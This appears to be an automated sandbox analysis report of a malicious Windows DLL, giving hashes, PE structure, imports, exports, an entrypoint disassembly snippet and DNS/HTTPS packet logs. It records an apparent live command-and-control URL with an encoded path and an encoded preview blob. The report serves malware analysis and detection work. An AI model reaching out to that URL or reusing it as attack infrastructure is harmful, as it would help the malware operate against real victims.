Encrypted:	false
SSDEEP:	6144:cDJl443S9YbS47Fk3Zsv12tXBQWgy01CGFSpjYC5osGAEcJMizvDupzStPX56:cB35u8u6vMFgy0cWUGlMv65oXM
MD5:	415DBB7F17A00913790F8E99ADBB9D93
SHA1:	C7D1A1B88A46A1E65B109257BFFFB5259900AF17
SHA-256:	3A7B725B6B273BFCFDBEC5A06868562AD848034EFBA247BE5739858768FC3B0A
SHA-512:	39C6EB2B71D0D68E0AEAC7DF2CCBDA743633A94895D90DC2569D866F1490A33200BEB29AC31573F2814E78487FF6FC50D492AC049213C8542ACE6BF23F24D0
Malicious:	false
IE Cache URL:	http:// api10.laptok.at/api1/6pQTzaY2jKRE9Otp7pijj/jmnK_2FJdB8kJDKg/vxFcjPsrp_2FB9U/I0xXE03y78_2BI_2FC/pZwONzw8E/O0k8zJt2oKlPWEAiTUgj/Ph1AlH46ZRC_2FAT8 N_/2FsqgQGNoPpxHDz1fQjtgV/H61uRIVmmIvZx/vXX3iis8/_2ByUlphkkxJKe_2B0Axt8i/1H0B5rC_2F/fKjHLYVOPd7AS02zv/I5i58zgPLqWh/Zel7YnjtDx2/JkZ01V4bMIa1_2/ BrHCuz27onDH_2Fya1z5t/pc7dPwXYGnmuctsD/kRhp92_2FH2ZQHW/DAh49GgFc0yanPH7sP/84LwdYOH_/2Bbf1SY8UzVHP/4jNuPd
Preview:	6jOtPWjpJsKgG9IhgDi2XnSCJeSPxONX1nV8WY+GCWFWyqgjjf6aBHZ4Gm39WG35NlAjlSFMwsnGPoXAWLoM/VLRnXdPawnt6pIAayjW023ZgrADWj9Fjr/h EsQCUe4YN7RczMhFfFBSJE/eeaHpbpQOy3XXJLCECMM3JawVyKI5iDJIFdt8LR0d0hT19sg73loo/OjZ0sudP5iixOsSUCP++ITfM5DX+ewXXNSgm3azZl1E qLWpD9YZWm1PgJLqtij73+/eCtHQdmU+FFqUDQ3Xnpks7WjfKicoK3vhxYzfuwHE3AUCMVgzwFEzknjCe9uIblPLxqxWMU6JLDpeSTbcyxbKggkrp+O89ZEF+bScp5n9Jc 1fsIkM9Ncw15Qt0YTxV/MgV22XDxC1hTWXMQuNHwUzeqTfFvh26+BNxM/PwN5yOJhezaNZpQp7q9tDSNskdDTftyq4K8ofKgCZv15zm+l5u7/Mcd5nxwUPW5 WsXa7ib9QPplhF063avjRaAFWVpamPBkQP1N1SoIbNNFsgzHlH79gPaBwu3X1dEAe3blRumLGYr8OAsEwvbOVxJvLh6q753BMvZjXGdTk+9dFyubDa1jpLDt D176vNa++TwgurI3dCIbwwGkxT+S7BtkCz2UsVl8/oxv+pyVqTuFWJNBVsjmMBTH+o6ixzyxY4kCoQ14J3W6MW8QSctnAS2US5UlzBdCiE7HQNno7026e8F26RpsiAmcjt EeqQ38jAnTbDfOm/u+sBYDbOeAwpBjLG/DryeM3Qi9w7O6LujG5iaCPrVUxgHhW5/6oMR8sdtLTYSw3ERvJPdZq/pt+pOqSVnTDfixNvt8OAYhiEKwuSyGf5nQHyRruX1T vy+NIGP/+PTpz8rcqR3pPUYDDDZA7zg4T1l/Y2vuZ1crSAZAJy6aXwJD0XSAvEzXw3OBHfnIBt14DTppquKuqVJanzB0revx3N8H8GUUIncQil4aNk4MPGk5P4qJOiPkQT

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.790708744874654
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	SecuriteInfo.com.Generic.mg.f77e7bd43f365593.dll
File size:	360448
MD5:	f77e7bd43f365593014469cf644ced65
SHA1:	66692ff392d5844b8bc362cb8a2640927cea6fbf
SHA256:	56a0cec492d2f8d68f8c9c5f54a9c9407f352e3b33e1e3e6c68409acb0ec04ac
SHA512:	69b6a5fc7b42f714167b39a4b38ed98a95af44a41ba76129f0a43341c459d148d674751f839a8442a1073268e9de88deec9a2cd7bf9eadb46dd63a847a64a885
SSDEEP:	6144:g87Sm49lFRQSAe5klIQm3n/ym1grjpY7nf9Bv3lYdkv+hgG2gnG4V/gU:Im+3QSAdm3n/yogZgbv3Gqv0gG2gG4lv
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....b.6.&.X.&.X.&.X..F%.>.X..F6...X..F5...X./...#.X.&.Y.I.X..F*.'.X..F".'.X..F$.'.X..F .'.X.Rich&.X.....PE..L....a.E.....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x100285d5
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x10000000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	
Time Stamp:	0x45AF61BB [Thu Jan 18 12:02:03 2007 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	e0e710d4ed87ec11636d345dba071187

Entrypoint Preview

Instruction
cmp dword ptr [esp+08h], 01h
jne 00007F0118A232B7h
call 00007F0118A2C060h
push dword ptr [esp+04h]
mov ecx, dword ptr [esp+10h]
mov edx, dword ptr [esp+0Ch]
call 00007F0118A231A2h
pop ecx
retn 000Ch
mov eax, dword ptr [esp+04h]
xor ecx, ecx

Instruction
cmp eax, dword ptr [100503A0h+ecx*8]
je 00007F0118A232C4h
inc ecx
cmp ecx, 2Dh
jl 00007F0118A232A3h
lea ecx, dword ptr [eax-13h]
cmp ecx, 11h
jnbe 00007F0118A232BEh
push 0000000Dh
pop eax
ret
mov eax, dword ptr [100503A4h+ecx*8]
ret
add eax, FFFFFF44h
push 0000000Eh
pop ecx
cmp ecx, eax
sbb eax, eax
and eax, ecx
add eax, 08h
ret
call 00007F0118A29AA8h
test eax, eax
jne 00007F0118A232B8h
mov eax, 10050508h
ret
add eax, 08h
ret
call 00007F0118A29A95h
test eax, eax
jne 00007F0118A232B8h
mov eax, 1005050Ch
ret
add eax, 0Ch
ret
push esi
call 00007F0118A2329Ch
mov ecx, dword ptr [esp+08h]
push ecx
mov dword ptr [eax], ecx
call 00007F0118A23242h
pop ecx
mov esi, eax
call 00007F0118A23275h
mov dword ptr [eax], esi
pop esi
ret
push ebp
mov ebp, esp
sub esp, 48h
mov eax, dword ptr [10050514h]
xor eax, ebp
mov dword ptr [ebp-04h], eax
push ebx
xor ebx, ebx
push esi
mov esi, dword ptr [ebp+08h]
cmp dword ptr [esi+14h], ebx
push edi
mov dword ptr [ebp-2Ch], ebx
mov dword ptr [ebp-24h], ebx
mov dword ptr [ebp-1Ch], ebx
mov dword ptr [ebp-28h], ebx

Rich Headers

Programming Language:	• [RES] VS2005 build 50727 • [C] VS2005 build 50727 • [EXP] VS2005 build 50727 • [C++] VS2005 build 50727 • [ASM] VS2005 build 50727 • [LNK] VS2005 build 50727 • [IMP] VS2008 SP1 build 30729

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x4f020	0x93	.rdata
IMAGE_DIRECTORY_ENTRY_IMPORT	0x4e754	0x3c	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xb1000	0x4d0	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xb2000	0x1c98	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x3e220	0x1c	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x4cc28	0x40	.rdata
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x3e000	0x1b4	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x3c44c	0x3d000	False	0.709148469518	data	6.87914084744	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x3e000	0x110b3	0x12000	False	0.671644422743	data	6.38352321927	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x50000	0x604c8	0x4000	False	0.558715820312	COM executable for DOS	5.48871661926	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0xb1000	0x4d0	0x1000	False	0.150146484375	data	1.65729733757	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xb2000	0x2c74	0x3000	False	0.485595703125	data	4.83368153083	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xb10a0	0x2b0	data	English	United States
RT_MANIFEST	0xb1350	0x17d	XML 1.0 document text	English	United States

Imports

DLL	Import
KERNEL32.dll	ExitProcess, GetFileAttributesA, CreateProcessA, GetSystemDirectoryA, GetEnvironmentVariableA, MultiByteToWideChar, GetShortPathNameA, CopyFileA, GetTempFileNameA, LoadLibraryA, WaitForMultipleObjects, GetModuleFileNameA, VirtualProtect, GetCurrentProcessId, CompareStringW, CompareStringA, CreateFileA, SetStdHandle, WriteConsoleW, GetConsoleOutputCP, WriteConsoleA, ReadFile, GetLocaleInfoW, IsValidCodePage, IsValidLocale, EnumSystemLocalesA, GetLocaleInfoA, WideCharToMultiByte, InterlockedIncrement, InterlockedDecrement, InterlockedCompareExchange, InterlockedExchange, Sleep, InitializeCriticalSection, DeleteCriticalSection, EnterCriticalSection, LeaveCriticalSection, GetLastError, HeapFree, TerminateProcess, GetCurrentProcess, UnhandledExceptionFilter, SetUnhandledExceptionFilter, IsDebuggerPresent, GetTimeFormatA, GetDateFormatA, GetSystemTimeAsFileTime, GetCurrentThreadId, GetCommandLineA, GetVersionExA, HeapAlloc, GetProcessHeap, GetCPInfo, RaiseException, RtlUnwind, LCMapStringA, LCMapStringW, GetStringTypeA, GetStringTypeW, HeapDestroy, HeapCreate, VirtualFree, VirtualAlloc, HeapReAlloc, GetProcAddress, GetModuleHandleA, TlsGetValue, TlsAlloc, TlsSetValue, TlsFree, SetLastError, GetACP, GetOEMCP, GetTimeZoneInformation, SetHandleCount, GetStdHandle, GetFileType, GetStartupInfoA, FreeEnvironmentStringsA, GetEnvironmentStrings, FreeEnvironmentStringsW, GetEnvironmentStringsW, QueryPerformanceCounter, GetTickCount, WriteFile, GetConsoleCP, GetConsoleMode, FlushFileBuffers, SetFilePointer, CloseHandle, HeapSize, GetUserDefaultLCID, SetEnvironmentVariableA

DLL	Import
WS2_32.dll	ioctlsocket, inet_ntoa, WSAStartup, recvfrom, ntohl, inet_addr, htons, WSACleanup, recv, socket, getservbyname, send, getsockopt, listen

Exports

Name	Ordinal	Address
DllRegisterServer	1	0x10021230
Exactnature	2	0x10021130
Happenthousand	3	0x100215a0
Probablepath	4	0x10021650

Version Infos

Description	Data
LegalCopyright	Copyright Strongimagine 1996-2016
FileVersion	8.3.8.121
CompanyName	Strongimagine
ProductName	Room know
ProductVersion	8.3.8.121 Soundbank
FileDescription	Room know
OriginalFilename	Sing.dll
Translation	0x0409 0x04e4

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution

Total Packets: 112

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 16, 2021 00:57:39.094885111 CET	49728	443	192.168.2.5	104.20.184.68
Feb 16, 2021 00:57:39.094965935 CET	49729	443	192.168.2.5	104.20.184.68
Feb 16, 2021 00:57:39.149360895 CET	443	49728	104.20.184.68	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 16, 2021 00:57:39.149395943 CET	443	49729	104.20.184.68	192.168.2.5
Feb 16, 2021 00:57:39.149492979 CET	49728	443	192.168.2.5	104.20.184.68
Feb 16, 2021 00:57:39.149532080 CET	49729	443	192.168.2.5	104.20.184.68
Feb 16, 2021 00:57:39.153820038 CET	49728	443	192.168.2.5	104.20.184.68
Feb 16, 2021 00:57:39.154423952 CET	49729	443	192.168.2.5	104.20.184.68
Feb 16, 2021 00:57:39.206079960 CET	443	49728	104.20.184.68	192.168.2.5
Feb 16, 2021 00:57:39.206115007 CET	443	49729	104.20.184.68	192.168.2.5
Feb 16, 2021 00:57:39.206152916 CET	443	49728	104.20.184.68	192.168.2.5
Feb 16, 2021 00:57:39.206190109 CET	443	49728	104.20.184.68	192.168.2.5
Feb 16, 2021 00:57:39.206223965 CET	49728	443	192.168.2.5	104.20.184.68
Feb 16, 2021 00:57:39.206269979 CET	49728	443	192.168.2.5	104.20.184.68
Feb 16, 2021 00:57:39.206818104 CET	443	49729	104.20.184.68	192.168.2.5
Feb 16, 2021 00:57:39.206856012 CET	443	49729	104.20.184.68	192.168.2.5
Feb 16, 2021 00:57:39.206904888 CET	49729	443	192.168.2.5	104.20.184.68
Feb 16, 2021 00:57:39.206949949 CET	49729	443	192.168.2.5	104.20.184.68
Feb 16, 2021 00:57:39.257767916 CET	49728	443	192.168.2.5	104.20.184.68
Feb 16, 2021 00:57:39.258232117 CET	49728	443	192.168.2.5	104.20.184.68
Feb 16, 2021 00:57:39.258481026 CET	49728	443	192.168.2.5	104.20.184.68
Feb 16, 2021 00:57:39.269426107 CET	49729	443	192.168.2.5	104.20.184.68
Feb 16, 2021 00:57:39.269783020 CET	49729	443	192.168.2.5	104.20.184.68
Feb 16, 2021 00:57:39.311063051 CET	443	49728	104.20.184.68	192.168.2.5
Feb 16, 2021 00:57:39.311204910 CET	443	49728	104.20.184.68	192.168.2.5
Feb 16, 2021 00:57:39.311291933 CET	49728	443	192.168.2.5	104.20.184.68
Feb 16, 2021 00:57:39.311299086 CET	443	49728	104.20.184.68	192.168.2.5
Feb 16, 2021 00:57:39.311414003 CET	49728	443	192.168.2.5	104.20.184.68
Feb 16, 2021 00:57:39.311516047 CET	443	49728	104.20.184.68	192.168.2.5
Feb 16, 2021 00:57:39.311543941 CET	443	49728	104.20.184.68	192.168.2.5
Feb 16, 2021 00:57:39.312149048 CET	443	49728	104.20.184.68	192.168.2.5
Feb 16, 2021 00:57:39.312254906 CET	49728	443	192.168.2.5	104.20.184.68
Feb 16, 2021 00:57:39.313268900 CET	49728	443	192.168.2.5	104.20.184.68
Feb 16, 2021 00:57:39.321157932 CET	443	49728	104.20.184.68	192.168.2.5
Feb 16, 2021 00:57:39.321190119 CET	443	49728	104.20.184.68	192.168.2.5
Feb 16, 2021 00:57:39.321290016 CET	49728	443	192.168.2.5	104.20.184.68
Feb 16, 2021 00:57:39.321329117 CET	49728	443	192.168.2.5	104.20.184.68
Feb 16, 2021 00:57:39.322932005 CET	443	49729	104.20.184.68	192.168.2.5
Feb 16, 2021 00:57:39.322976112 CET	443	49729	104.20.184.68	192.168.2.5
Feb 16, 2021 00:57:39.323087931 CET	443	49729	104.20.184.68	192.168.2.5
Feb 16, 2021 00:57:39.323129892 CET	443	49729	104.20.184.68	192.168.2.5
Feb 16, 2021 00:57:39.323180914 CET	49729	443	192.168.2.5	104.20.184.68
Feb 16, 2021 00:57:39.323220015 CET	49729	443	192.168.2.5	104.20.184.68
Feb 16, 2021 00:57:39.323945045 CET	49729	443	192.168.2.5	104.20.184.68
Feb 16, 2021 00:57:39.366854906 CET	443	49728	104.20.184.68	192.168.2.5
Feb 16, 2021 00:57:39.375433922 CET	443	49729	104.20.184.68	192.168.2.5
Feb 16, 2021 00:57:43.951302052 CET	49742	443	192.168.2.5	151.101.1.44
Feb 16, 2021 00:57:43.951905966 CET	49743	443	192.168.2.5	151.101.1.44
Feb 16, 2021 00:57:43.951925039 CET	49745	443	192.168.2.5	151.101.1.44
Feb 16, 2021 00:57:43.951961040 CET	49744	443	192.168.2.5	151.101.1.44
Feb 16, 2021 00:57:43.954567909 CET	49746	443	192.168.2.5	151.101.1.44
Feb 16, 2021 00:57:43.955447912 CET	49747	443	192.168.2.5	151.101.1.44
Feb 16, 2021 00:57:43.994878054 CET	443	49742	151.101.1.44	192.168.2.5
Feb 16, 2021 00:57:43.995002031 CET	49742	443	192.168.2.5	151.101.1.44
Feb 16, 2021 00:57:43.995215893 CET	443	49745	151.101.1.44	192.168.2.5
Feb 16, 2021 00:57:43.995244980 CET	443	49743	151.101.1.44	192.168.2.5
Feb 16, 2021 00:57:43.995270967 CET	443	49744	151.101.1.44	192.168.2.5
Feb 16, 2021 00:57:43.995290041 CET	49745	443	192.168.2.5	151.101.1.44
Feb 16, 2021 00:57:43.995333910 CET	49743	443	192.168.2.5	151.101.1.44
Feb 16, 2021 00:57:43.995357990 CET	49744	443	192.168.2.5	151.101.1.44
Feb 16, 2021 00:57:43.998039961 CET	443	49746	151.101.1.44	192.168.2.5
Feb 16, 2021 00:57:43.998146057 CET	49746	443	192.168.2.5	151.101.1.44
Feb 16, 2021 00:57:43.999053001 CET	443	49747	151.101.1.44	192.168.2.5
Feb 16, 2021 00:57:43.999150038 CET	49747	443	192.168.2.5	151.101.1.44
Feb 16, 2021 00:57:44.009326935 CET	49747	443	192.168.2.5	151.101.1.44
Feb 16, 2021 00:57:44.012562990 CET	49746	443	192.168.2.5	151.101.1.44
Feb 16, 2021 00:57:44.013133049 CET	49744	443	192.168.2.5	151.101.1.44

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 16, 2021 00:57:44.013667107 CET	49742	443	192.168.2.5	151.101.1.44
Feb 16, 2021 00:57:44.014271021 CET	49745	443	192.168.2.5	151.101.1.44
Feb 16, 2021 00:57:44.014836073 CET	49743	443	192.168.2.5	151.101.1.44
Feb 16, 2021 00:57:44.053493023 CET	443	49747	151.101.1.44	192.168.2.5
Feb 16, 2021 00:57:44.054366112 CET	443	49747	151.101.1.44	192.168.2.5
Feb 16, 2021 00:57:44.054410934 CET	443	49747	151.101.1.44	192.168.2.5
Feb 16, 2021 00:57:44.054445028 CET	443	49747	151.101.1.44	192.168.2.5
Feb 16, 2021 00:57:44.054461956 CET	49747	443	192.168.2.5	151.101.1.44
Feb 16, 2021 00:57:44.054507017 CET	49747	443	192.168.2.5	151.101.1.44
Feb 16, 2021 00:57:44.054517031 CET	49747	443	192.168.2.5	151.101.1.44
Feb 16, 2021 00:57:44.055998087 CET	443	49746	151.101.1.44	192.168.2.5
Feb 16, 2021 00:57:44.056387901 CET	443	49744	151.101.1.44	192.168.2.5
Feb 16, 2021 00:57:44.056936026 CET	443	49742	151.101.1.44	192.168.2.5
Feb 16, 2021 00:57:44.056979895 CET	443	49746	151.101.1.44	192.168.2.5
Feb 16, 2021 00:57:44.057018042 CET	443	49746	151.101.1.44	192.168.2.5
Feb 16, 2021 00:57:44.057048082 CET	49746	443	192.168.2.5	151.101.1.44
Feb 16, 2021 00:57:44.057051897 CET	443	49746	151.101.1.44	192.168.2.5
Feb 16, 2021 00:57:44.057071924 CET	49746	443	192.168.2.5	151.101.1.44
Feb 16, 2021 00:57:44.057096958 CET	49746	443	192.168.2.5	151.101.1.44
Feb 16, 2021 00:57:44.057538986 CET	443	49745	151.101.1.44	192.168.2.5
Feb 16, 2021 00:57:44.057579994 CET	443	49744	151.101.1.44	192.168.2.5
Feb 16, 2021 00:57:44.057619095 CET	443	49744	151.101.1.44	192.168.2.5
Feb 16, 2021 00:57:44.057650089 CET	49744	443	192.168.2.5	151.101.1.44
Feb 16, 2021 00:57:44.057652950 CET	443	49744	151.101.1.44	192.168.2.5
Feb 16, 2021 00:57:44.057693005 CET	49744	443	192.168.2.5	151.101.1.44
Feb 16, 2021 00:57:44.057708979 CET	49744	443	192.168.2.5	151.101.1.44
Feb 16, 2021 00:57:44.057930946 CET	443	49742	151.101.1.44	192.168.2.5
Feb 16, 2021 00:57:44.057984114 CET	443	49742	151.101.1.44	192.168.2.5
Feb 16, 2021 00:57:44.058007002 CET	49742	443	192.168.2.5	151.101.1.44
Feb 16, 2021 00:57:44.058022976 CET	443	49742	151.101.1.44	192.168.2.5
Feb 16, 2021 00:57:44.058047056 CET	49742	443	192.168.2.5	151.101.1.44
Feb 16, 2021 00:57:44.058073997 CET	49742	443	192.168.2.5	151.101.1.44
Feb 16, 2021 00:57:44.058106899 CET	443	49743	151.101.1.44	192.168.2.5

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 16, 2021 00:57:26.964632034 CET	65447	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:57:27.017098904 CET	53	65447	8.8.8.8	192.168.2.5
Feb 16, 2021 00:57:27.933254004 CET	52441	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:57:27.990498066 CET	53	52441	8.8.8.8	192.168.2.5
Feb 16, 2021 00:57:28.666239023 CET	62176	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:57:28.723064899 CET	53	62176	8.8.8.8	192.168.2.5
Feb 16, 2021 00:57:28.931663036 CET	59596	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:57:28.983086109 CET	53	59596	8.8.8.8	192.168.2.5
Feb 16, 2021 00:57:30.470114946 CET	65296	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:57:30.521500111 CET	53	65296	8.8.8.8	192.168.2.5
Feb 16, 2021 00:57:32.132524967 CET	63183	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:57:32.183806896 CET	53	63183	8.8.8.8	192.168.2.5
Feb 16, 2021 00:57:33.100326061 CET	60151	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:57:33.161946058 CET	53	60151	8.8.8.8	192.168.2.5
Feb 16, 2021 00:57:34.534099102 CET	56969	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:57:34.594181061 CET	53	56969	8.8.8.8	192.168.2.5
Feb 16, 2021 00:57:35.912858009 CET	55161	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:57:35.972918034 CET	53	55161	8.8.8.8	192.168.2.5
Feb 16, 2021 00:57:36.203075886 CET	54757	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:57:36.256928921 CET	53	54757	8.8.8.8	192.168.2.5
Feb 16, 2021 00:57:36.714063883 CET	49992	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:57:36.732856989 CET	60075	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:57:36.762680054 CET	53	49992	8.8.8.8	192.168.2.5
Feb 16, 2021 00:57:36.791156054 CET	53	60075	8.8.8.8	192.168.2.5
Feb 16, 2021 00:57:38.673026085 CET	55016	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:57:38.732511997 CET	53	55016	8.8.8.8	192.168.2.5
Feb 16, 2021 00:57:39.038438082 CET	64345	53	192.168.2.5	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 16, 2021 00:57:39.089979887 CET	53	64345	8.8.8.8	192.168.2.5
Feb 16, 2021 00:57:39.146481991 CET	57128	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:57:39.203321934 CET	53	57128	8.8.8.8	192.168.2.5
Feb 16, 2021 00:57:41.178292990 CET	54791	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:57:41.249732018 CET	53	54791	8.8.8.8	192.168.2.5
Feb 16, 2021 00:57:41.777609110 CET	50463	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:57:41.837541103 CET	53	50463	8.8.8.8	192.168.2.5
Feb 16, 2021 00:57:42.410715103 CET	50394	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:57:42.469285011 CET	53	50394	8.8.8.8	192.168.2.5
Feb 16, 2021 00:57:42.693519115 CET	58530	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:57:42.750334978 CET	53	58530	8.8.8.8	192.168.2.5
Feb 16, 2021 00:57:43.861540079 CET	53813	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:57:43.900060892 CET	63732	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:57:43.918519974 CET	53	53813	8.8.8.8	192.168.2.5
Feb 16, 2021 00:57:43.957321882 CET	53	63732	8.8.8.8	192.168.2.5
Feb 16, 2021 00:57:56.681184053 CET	57344	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:57:56.730073929 CET	53	57344	8.8.8.8	192.168.2.5
Feb 16, 2021 00:58:04.484622002 CET	54450	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:58:04.538636923 CET	53	54450	8.8.8.8	192.168.2.5
Feb 16, 2021 00:58:05.501849890 CET	54450	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:58:05.561767101 CET	53	54450	8.8.8.8	192.168.2.5
Feb 16, 2021 00:58:05.586421967 CET	59261	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:58:05.637784004 CET	53	59261	8.8.8.8	192.168.2.5
Feb 16, 2021 00:58:06.499285936 CET	54450	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:58:06.502985954 CET	57151	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:58:06.551187038 CET	53	54450	8.8.8.8	192.168.2.5
Feb 16, 2021 00:58:06.559942007 CET	53	57151	8.8.8.8	192.168.2.5
Feb 16, 2021 00:58:06.589746952 CET	59261	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:58:06.639936924 CET	53	59261	8.8.8.8	192.168.2.5
Feb 16, 2021 00:58:07.588759899 CET	59261	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:58:07.645744085 CET	53	59261	8.8.8.8	192.168.2.5
Feb 16, 2021 00:58:08.510561943 CET	54450	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:58:08.561986923 CET	53	54450	8.8.8.8	192.168.2.5
Feb 16, 2021 00:58:09.589047909 CET	59261	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:58:09.646856070 CET	53	59261	8.8.8.8	192.168.2.5
Feb 16, 2021 00:58:12.522723913 CET	54450	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:58:12.576280117 CET	53	54450	8.8.8.8	192.168.2.5
Feb 16, 2021 00:58:13.600948095 CET	59261	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:58:13.651138067 CET	53	59261	8.8.8.8	192.168.2.5
Feb 16, 2021 00:58:16.728554964 CET	59413	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:58:16.782407999 CET	53	59413	8.8.8.8	192.168.2.5
Feb 16, 2021 00:58:16.868328094 CET	60516	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:58:16.925642967 CET	53	60516	8.8.8.8	192.168.2.5
Feb 16, 2021 00:58:19.172571898 CET	51649	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:58:19.224225044 CET	53	51649	8.8.8.8	192.168.2.5
Feb 16, 2021 00:58:22.373284101 CET	65086	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:58:22.426625013 CET	53	65086	8.8.8.8	192.168.2.5
Feb 16, 2021 00:58:24.521492004 CET	56432	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:58:24.582317114 CET	53	56432	8.8.8.8	192.168.2.5
Feb 16, 2021 00:58:27.735205889 CET	52929	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:58:27.792141914 CET	53	52929	8.8.8.8	192.168.2.5
Feb 16, 2021 00:58:30.190182924 CET	64317	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:58:30.250284910 CET	53	64317	8.8.8.8	192.168.2.5
Feb 16, 2021 00:58:30.977809906 CET	61004	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:58:31.036600113 CET	53	61004	8.8.8.8	192.168.2.5
Feb 16, 2021 00:58:53.241748095 CET	56895	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:58:53.306830883 CET	53	56895	8.8.8.8	192.168.2.5
Feb 16, 2021 00:58:53.920464993 CET	62372	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:58:53.974570990 CET	53	62372	8.8.8.8	192.168.2.5
Feb 16, 2021 00:58:54.488368988 CET	61515	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:58:54.550894022 CET	53	61515	8.8.8.8	192.168.2.5
Feb 16, 2021 00:58:54.642920971 CET	56675	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:58:54.704751968 CET	53	56675	8.8.8.8	192.168.2.5
Feb 16, 2021 00:58:55.417587996 CET	57172	53	192.168.2.5	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 16, 2021 00:58:55.474721909 CET	53	57172	8.8.8.8	192.168.2.5
Feb 16, 2021 00:58:56.630239964 CET	55267	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:58:56.689910889 CET	53	55267	8.8.8.8	192.168.2.5
Feb 16, 2021 00:58:56.934938908 CET	50969	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:58:56.994498968 CET	53	50969	8.8.8.8	192.168.2.5
Feb 16, 2021 00:58:57.903428078 CET	64362	53	192.168.2.5	8.8.8.8
